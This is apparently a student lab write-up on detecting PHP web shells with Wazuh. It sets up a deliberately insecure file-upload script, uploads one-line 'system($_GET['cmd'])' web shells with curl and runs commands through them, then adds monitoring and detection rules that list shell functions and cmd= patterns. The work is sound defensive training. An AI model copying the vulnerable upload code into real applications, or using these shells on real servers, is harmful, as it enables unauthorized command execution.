Web Shell Attack Detection

What is a Web Shell

A web shell is a malicious server-side script.It is placed on a web server by an attacker.
It is written in languages like PHP, ASP, or JSP.
The web server executes it like a normal website file.
It allows unauthorized access to the server through a browser.
It acts as a hidden backdoor inside the website.

How an Attacker Deploys a Web Shell

The attacker finds a web application with weak security.
Most attacks start from insecure file upload features.
The application does not properly check uploaded files.
A malicious script is saved in a web-accessible folder.
The web server executes the script automatically.
The attacker uses existing application functionality, not force.

What an Attacker Can Do Using a Web Shell

Access sensitive server files.
Interact with the database using application permissions.
Modify or delete website content.
Monitor server activity.
Maintain unauthorized access to the system.

Further damage depends on system misconfigurations.

What is Achieved by Detecting Web Shells Using Wazuh

Unauthorized files are detected early.


File changes are monitored in real time.

Suspicious scripts generate security alerts.

Attacks are stopped before command execution.

Database access and privilege escalation are prevented.

Overall server security is improved.



Setting Up the Vulnerable Web Server (Ubuntu)

Step 1: Install Apache and PHP

```
sudo apt update && sudo apt install apache2 php libapache2-mod-php -y
```

```
ubuntu@ubuntu:~$ sudo apt update && sudo apt install apache2 php libapache2-mod-php -y
[sudo] password for ubuntu:
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Hit:2 http://pk.archive.ubuntu.com/ubuntu jammy InRelease
Get:3 http://pk.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:4 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [751 kB]
Get:5 http://pk.archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Ign:6 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages
Get:7 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [417 kB]
Get:8 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [3,162 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main amd64 DEP-11 Metadata [54.5 kB]
Get:10 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [934 kB]
Get:11 http://security.ubuntu.com/ubuntu jammy-security/main amd64 c-n-f Metadata [14.0 kB]
Get:12 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [4,883 kB]
Get:13 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [485 kB]
Get:14 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main amd64 DEP-11 Metadata [112 kB]
Get:15 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main amd64 c-n-f Metadata [19.1 kB]
Get:16 http://pk.archive.ubuntu.com/ubuntu jammy-updates/restricted i386 Packages [49.2 kB]
Get:17 http://pk.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [5,043 kB]
Get:18 http://pk.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [944 kB]
Get:19 http://pk.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 DEP-11 Metadata [212 B]
Get:20 http://pk.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 c-n-f Metadata [644 B]
Get:21 http://pk.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [790 kB]
Get:22 http://pk.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,245 kB]
Get:23 http://pk.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [310 kB]
```

```
info: Switch to mpm prefork for package libapache2-mod-php8.1
Module mpm_event disabled.
Enabling module mpm_prefork.
info: Executing deferred 'a2enmod php8.1' for package libapache2-mod-php8.1
Enabling module php8.1.
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /l
ib/systemd/system/apache2.service.
Created symlink /etc/systemd/system/multi-user.target.wants/apache-htcacheclean.
service → /lib/systemd/system/apache-htcacheclean.service.
Setting up php8.1 (8.1.2-1ubuntu2.22) ...
Setting up libapache2-mod-php (2:8.1+92ubuntu1) ...
Setting up php (2:8.1+92ubuntu1) ...
Processing triggers for ufw (0.36.1-4ubuntu0.1) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for libc-bin (2.35-0ubuntu3.11) ...
Processing triggers for php8.1-cli (8.1.2-1ubuntu2.22) ...
Processing triggers for libapache2-mod-php8.1 (8.1.2-1ubuntu2.22) ...
ubuntu@ubuntu:~$
```

To install the Apache web server and enable PHP support for running dynamic web applications.

Step 2: Start and Enable Apache Service

sudo systemctl start apache2

sudo systemctl enable apache2

```
ubuntu@ubuntu:~$ sudo systemctl start apache2
ubuntu@ubuntu:~$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
ubuntu@ubuntu:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
     Active: active (running) since Thu 2026-01-08 20:04:56 PKT; 3min 25s ago
       Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 11230 (apache2)
      Tasks: 6 (limit: 6287)
     Memory: 10.2M
        CPU: 62ms
     CGroup: /system.slice/apache2.service
             ├─11230 /usr/sbin/apache2 -k start
             ├─11232 /usr/sbin/apache2 -k start
             ├─11233 /usr/sbin/apache2 -k start
             ├─11234 /usr/sbin/apache2 -k start
             ├─11235 /usr/sbin/apache2 -k start
             └─11236 /usr/sbin/apache2 -k start

20:04:56 08 جنوری ubuntu systemd[1]: Starting The Apache HTTP Server...
20:04:56 08 جنوری ubuntu systemd[1]: Started The Apache HTTP Server.
```

To start the Apache web server immediately and ensure it runs automatically at system boot.

Step 3: Create the Uploads Directory

sudo mkdir /var/www/html/uploads

```
ubuntu@ubuntu:~$ sudo mkdir /var/www/html/uploads
ubuntu@ubuntu:~$
```

To create a directory for storing files uploaded through the web application.

Step 4: Set Permissions for Uploads Directory

sudo chmod 777 /var/www/html/uploads

```
ubuntu@ubuntu:~$ sudo chmod 777 /var/www/html/uploads
ubuntu@ubuntu:~$
```

To allow read, write, and execute permissions for file uploads during testing in a local environment.

Step 5: Create the PHP File Upload Script

sudo nano /var/www/html/upload.php

```
ubuntu@ubuntu:~$ sudo nano /var/www/html/upload.php
[sudo] password for ubuntu:
ubuntu@ubuntu:~$
```

```
<?php

if(isset($_FILES['file'])) {

    $upload_dir = '/var/www/html/uploads/';

    if (!file_exists($upload_dir)) {

        mkdir($upload_dir, 0777, true);

    }

    $file_name = $_FILES['file']['name'];

    $file_tmp = $_FILES['file']['tmp_name'];

    move_uploaded_file($file_tmp, $upload_dir.$file_name);

    echo "File uploaded successfully to ".$upload_dir.$file_name;

}

?>

<form method="POST" enctype="multipart/form-data">

    <input type="file" name="file">

    <input type="submit" value="Upload">

</form>
```

```
  GNU nano 6.2                    /var/www/html/upload.php *
<?php
if(isset($_FILES['file'])) {
    $upload_dir = '/var/www/html/uploads/';
    if (!file_exists($upload_dir)) {
        mkdir($upload_dir, 0777, true);
    }
    $file_name = $_FILES['file']['name'];
    $file_tmp = $_FILES['file']['tmp_name'];
    move_uploaded_file($file_tmp, $upload_dir.$file_name);
    echo "File uploaded successfully to ".$upload_dir.$file_name;
}
?>
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="file">
    <input type="submit" value="Upload">
</form>

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```

To create a PHP script that handles file upload requests from users.

Now restart the Apache service.

sudo systemctl restart apache2

```
ubuntu@ubuntu:~$ sudo systemctl restart apache2
ubuntu@ubuntu:~$
```

Step 1: Create Web Shell (Ubuntu Server)

A simple PHP web shell is created on the attacker machine to allow remote command execution.

sudo nano shell.php

```
wazuh@fypserver:~$ sudo nano shell.php
[sudo] password for wazuh:
wazuh@fypserver:~$
```

<?php system($_GET['cmd']); ?>

```
 GNU nano 6.2                                                shell.php *
<?php system($_GET['cmd']); ?>
```

Save the file and exit.

Step 2: Upload Web Shell

The web shell is uploaded to the vulnerable server using an insecure file upload feature.

curl -F "file=@shell.php" http://10.10.140.38/upload.php

```
wazuh@fypserver:~$ curl -F "file=@shell.php" http://10.10.140.38/upload.php
File uploaded successfully to /var/www/html/uploads/shell.php<form method="POST"
 enctype="multipart/form-data">
    <input type="file" name="file">
    <input type="submit" value="Upload">
</form>
wazuh@fypserver:~$
```

Step 4: Execute Command

A system command is executed remotely through the web shell.

curl "http://10.10.140.38/uploads/shell.php?cmd=id"

```
wazuh@fypserver:~$ curl http://10.10.140.38/uploads/shell.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
wazuh@fypserver:~$
```

This confirms that the command executed successfully with web server (www-data) privileges, proving Remote Command Execution (RCE).

Step 6: Log Verification

Apache logs confirm the web shell access.

sudo tail -f /var/log/apache2/access.log | grep shell.php

Configure file integrity monitoring (FIM) on the web directory:

Edit the agent configuration:

sudo nano /var/ossec/etc/ossec.conf

<syscheck>

<disabled>no</disabled>

<directories check_all="yes" realtime="yes">/var/www/html</directories>

<directories check_all="yes" realtime="yes">/var/www/html/uploads</directories>

<ignore>/var/www/html/uploads/\.txt$</ignore>

</syscheck>

<localfile>

<log_format>apache</log_format>

<location>/var/log/apache2/access.log</location>


</localfile>

<localfile>

<log_format>apache</log_format>

<location>/var/log/apache2/error.log</location>

</localfile>



Add custom rules for web shell detection in the manager side:

sudo nano /var/ossec/etc/rules/local_rules.xml

```
<group name="linux, webshell, windows,">
  <!-- This rule detects file creation. -->
  <rule id="100500" level="12">
    <if_sid>554</if_sid>
    <field name="file"
type="pcre2">(?i).php$|.phtml$|.php3$|.php4$|.php5$|.phps$|.phar$|.asp$|.aspx$|.jsp$|.cshtml$|.vbhtml$</field
>
    <description>[File creation]: Possible web shell scripting file ($(file)) created</description>
    <mitre>
      <id>T1105</id>
      <id>T1505</id>
    </mitre>
  </rule>

  <!-- This rule detects file modification. -->
  <rule id="100501" level="12">
    <if_sid>550</if_sid>
    <field name="file"
type="pcre2">(?i).php$|.phtml$|.php3$|.php4$|.php5$|.phps$|.phar$|.asp$|.aspx$|.jsp$|.cshtml$|.vbhtml$</field
>
    <description>[File modification]: Possible web shell content added in $(file)</description>
    <mitre>
```

```
    <id>T1105</id>
    <id>T1505</id>
  </mitre>
 </rule>

 <!-- This rule detects files modified with PHP web shell signatures. -->
 <rule id="100502" level="15">
  <if_sid>100501</if_sid>
  <field name="changed_content"
type="pcre2">(?i)passthru|exec|eval|shell_exec|assert|str_rot13|system|phpinfo|base64_decode|chmod|mkdir|f
open|fclose|readfile|show_source|proc_open|pcntl_exec|execute|WScript.Shell|WScript.Network|FileSystemOb
ject|Adodb.stream</field>
  <description>[File Modification]: File $(file) contains a web shell</description>
  <mitre>
    <id>T1105</id>
    <id>T1505.003</id>
  </mitre>
 </rule>
</group>
```

```
 GNU nano 6.2                /var/ossec/etc/rules/local_rules.xml
<!-- Local rules -->

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<group name="linux, webshell, windows,">
  <!-- This rule detects file creation. -->
  <rule id="100500" level="12">
    <if_sid>554</if_sid>
    <field name="file" type="pcre2">(?i).php$|.phtml$|.php3$|.php4$|.php5$|.php>
    <description>[File creation]: Possible web shell scripting file ($(file)) c>
    <mitre>
      <id>T1105</id>
      <id>T1505</id>
    </mitre>
  </rule>

  <!-- This rule detects file modification. -->
  <rule id="100501" level="12">
    <if_sid>550</if_sid>
```

```
<group name="web,">

  <rule id="100101" level="12">
    <if_sid>31100</if_sid>
    <match>cmd=|exec=|system=|passthru=|shell_exec=</match>
    <description>Possible web shell command execution detected</description>
    <group>web_shell,</group>
  </rule>

</group>
```

Restart Wazuh manager to apply changes:

sudo systemctl restart wazuh-manager

```
wazuh@fypserver:~$ sudo systemctl restart wazuh-manager
[sudo] password for wazuh:
wazuh@fypserver:~$
```

Another Create and Upload Web Shell (Ubuntu Manager side)

 # Create a new test shell file

echo '<?php system($_REQUEST["cmd"]); ?>' > shellTest.php

```
wazuh@fypserver:~$ echo '<?php system($_REQUEST["cmd"]); ?>' > shellTest.php
wazuh@fypserver:~$
```

 # Upload the shell (run this from Ubuntu)

curl -v -F "file=@shellTest.php" http://10.10.140.38/upload.php

```
wazuh@fypserver:~$ curl -v -F "file=@shellTest.php" http://10.10.140.38/upload.php
*   Trying 10.10.140.38:80...
* Connected to 10.10.140.38 (10.10.140.38) port 80 (#0)
> POST /upload.php HTTP/1.1
> Host: 10.10.140.38
> User-Agent: curl/7.81.0
> Accept: */*
> Content-Length: 240
> Content-Type: multipart/form-data; boundary=------------------------433fbe1f37e2c3e2
>
* We are completely uploaded and fine
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 08 Jan 2026 18:50:49 GMT
< Server: Apache/2.4.52 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 201
< Content-Type: text/html; charset=UTF-8
<
File uploaded successfully to /var/www/html/uploads/shellTest.php<form method="POST" enctype="multipart/form-data">
    <input type="file" name="file">
    <input type="submit" value="Upload">
</form>
* Connection #0 to host 10.10.140.38 left intact
wazuh@fypserver:~$
```

Execute Command via Web Shell

Test command execution (from Ubuntu Server)

curl -v "http://10.10.140.38/uploads/shellTest.php?cmd=id"

```
wazuh@fypserver:~$ curl -v "http://10.10.140.38/uploads/shellTest.php?cmd=id"
*   Trying 10.10.140.38:80...
* Connected to 10.10.140.38 (10.10.140.38) port 80 (#0)
> GET /uploads/shellTest.php?cmd=id HTTP/1.1
> Host: 10.10.140.38
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 10 Jan 2026 13:21:55 GMT
< Server: Apache/2.4.52 (Ubuntu)
< Content-Length: 54
< Content-Type: text/html; charset=UTF-8
<
uid=33(www-data) gid=33(www-data) groups=33(www-data)
* Connection #0 to host 10.10.140.38 left intact
wazuh@fypserver:~$
```

Verify Wazuh Detection

On Ubuntu (Wazuh Server), check alerts:


sudo cat /var/ossec/logs/alerts/alerts.log | grep -B 10 -A 10 'shellTest.php'

```
wazuh@fypserver:~$ sudo cat /var/ossec/logs/alerts/alerts.log | grep -B 10 -A 10 'shellTest.php'
[sudo] password for wazuh:
Jan 10 07:05:18 fypserver kernel: audit: type=1400 audit(1768028718.207:76): apparmor="DENIED" operation="open" class="file" profile="snap.firefox.firefox" name="/proc/
pressure/memory" pid=7267 comm="MemoryPoller" requested_mask="r" denied_mask="r" fsuid=1000 ouid=0

** Alert 1768028723.18280: - local,syslog,apparmor,
2026 Jan 10 12:05:23 fypserver->journald
Rule: 52002 (level 3) -> 'Apparmor DENIED'
Jan 10 07:05:23 fypserver kernel: audit: type=1400 audit(1768028723.210:77): apparmor="DENIED" operation="open" class="file" profile="snap.firefox.firefox" name="/proc/
pressure/memory" pid=7267 comm="MemoryPoller" requested_mask="r" denied_mask="r" fsuid=1000 ouid=0

** Alert 1768028728.18684: - ossec,syscheck,syscheck_entry_modified,syscheck_file,pci_dss_11.5,gpg13_4.11,gdpr_II_5.1.f,hipaa_164.312.c.1,hipaa_164.312.c.2,nist_800_53_
SI.7,tsc_PI1.4,tsc_PI1.5,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Jan 10 12:05:28 (Ubuntu-Agent) any->syscheck
Rule: 550 (level 7) -> 'Integrity checksum changed.'
File '/var/www/html/uploads/shellTest.php' modified
Mode: realtime
Changed attributes: mtime
Old modification time was: '1767898249', now it is '1768028728'

Attributes:
 - Size: 35
 - Permissions: rw-r--r--
 - Date: Sat Jan 10 12:05:28 2026
 - Inode: 4063356
 - User: www-data (33)
wazuh@fypserver:~$
```

From a Browser (Manual Test)

Open a browser on another system (or the same if using a bridged network) and visit:

http://10.10.140.38/uploads/shellTest.php?cmd=id



Your shellTest.php web shell executed the id command on the server.

The command ran with the privileges of the web server, which is usually low privilege, and by default it's www-data.

This confirms that the remote command execution (RCE) via the uploaded shell worked successfully.

To analyze and view Web Shell-related alerts in Wazuh Dashboard, follow the steps below using the Discover tab:


1. Log in to Wazuh Dashboard


Open your browser and navigate to the Wazuh dashboard (usually: https://<wazuh-server-ip>:5601


Login with your credentials.

On the left sidebar, click on “Discover” and see logs.

Also see logs in Threat Hunting section:







Details logs:

Table JSON

t	_index	wazuh-alerts-4.x-2026.01.11
t	agent.id	002
t	agent.ip	10.10.140.38
t	agent.name	Ubuntu-Agent
t	data.id	200
t	data.protocol	GET
t	data.srcip	10.10.140.29
t	data.url	/uploads/shellTest.php?cmd=id
t	decoder.name	web-accesslog
t	full_log	10.10.140.29 - - [11/Jan/2026:11:45:09 +0500] "GET /uploads/shellTest.php?cmd=id HTTP/1.1" 200 202 "-" "curl/7.81.0"
t	id	1768113909.127646
t	input.type	log
t	location	/var/log/apache2/access.log
t	manager.name	fypserver
t	rule.description	Possible web shell command execution detected
#	rule.firedtimes	1
t	rule.groups	web, web_shell
t	rule.id	100101
#	rule.level	12

Summary:

In this task, I implemented web shell attack detection using Wazuh on Ubuntu web server. An insecure file upload feature was configured using Apache and PHP, which allowed a malicious PHP web shell to be uploaded to the server. The uploaded web shell enabled remote command execution through a browser or command line.

To detect this activity, I configured File Integrity Monitoring (FIM) on the Wazuh agent to monitor the web and uploads directories. I also enabled Apache log monitoring to track

access to the web shell. On the Wazuh manager, I created custom rules to detect suspicious file creation, file modification, and command execution.When the web shell was uploaded and executed, Wazuh successfully generated alerts, which were verified through alert logs and the dashboard.